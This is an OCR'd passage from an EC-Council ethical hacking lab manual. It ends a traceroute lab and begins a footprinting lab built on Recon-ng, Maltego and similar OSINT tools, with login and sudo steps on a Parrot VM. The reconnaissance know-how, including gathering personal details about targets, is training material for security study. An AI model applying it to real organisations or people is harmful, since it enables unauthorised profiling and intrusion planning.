


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Click **Geo**, which displays a world map of the traceroute.




15. Click the **Log** tab to view **Current Trace Log** and **Session Log**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

16. Click the **Stats** tab, which features the current trace's **Vital Statistics**.




17. Click **Export** in the toolbar to export the report.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

18. The **Save Statistics As** window appears. Specify your desired name for the file in **File name:** field (here, **Sample Report**) and click **Save**.

    Note: By default, the report will be saved at **C:\Program Files (x86)\Path Analyzer Pro 2.7.** However, you may change it to your preferred location.



19. This concludes the demonstration of gathering information about a target organization by performing network tracerouting using Path Analyzer Pro.
20. Close all open windows and document all acquired information.
21. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 9

Perform Footprinting using Various Footprinting Tools

Ethical hackers and penetration testers perform footprinting with the help of various tools that make information gathering an easy task.

Lab Scenario

The information gathered in the previous steps may not be sufficient to reveal the potential vulnerabilities of the target. There could be more information available that could help in finding loopholes in the target. As an ethical hacker, you should look for as much information as possible about the target using various tools. This lab activity will demonstrate what other information you can extract from the target using various footprinting tools.

Lab Objectives

- Footprinting a target using Recon-ng
- Footprinting a target using Maltego
- Footprinting a target using OSRFramework
- Footprinting a target using FOCA
- Footprinting a target using BillCipher
- Footprinting a target using OSINT Framework

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 65 Minutes

Overview of Footprinting Tools

Footprinting tools are used to collect basic information about the target systems in order to exploit them. Information collected by the footprinting tools contains the target's IP location information, routing information, business information, address, phone number and social security number, details about the source of an email and a file, DNS information, domain information, etc.

Lab Tasks

Task 1: Footprinting a Target using Recon-ng

Recon-ng is a web reconnaissance framework with independent modules and database interaction that provides an environment in which open-source web-based reconnaissance can be conducted. Here, we will use Recon-ng to perform network reconnaissance, gather personnel information, and gather target information from social networking sites.

Note: Here, we will consider **www.certifiedhacker.com** as a target website. However, you can select a target domain of your choice.

Note: The results obtained might differ when you perform this lab task.

1. Turn on the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the Password field and press **Enter** to log in to the machine.

   Note:

   - If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
   - If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.


2. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.

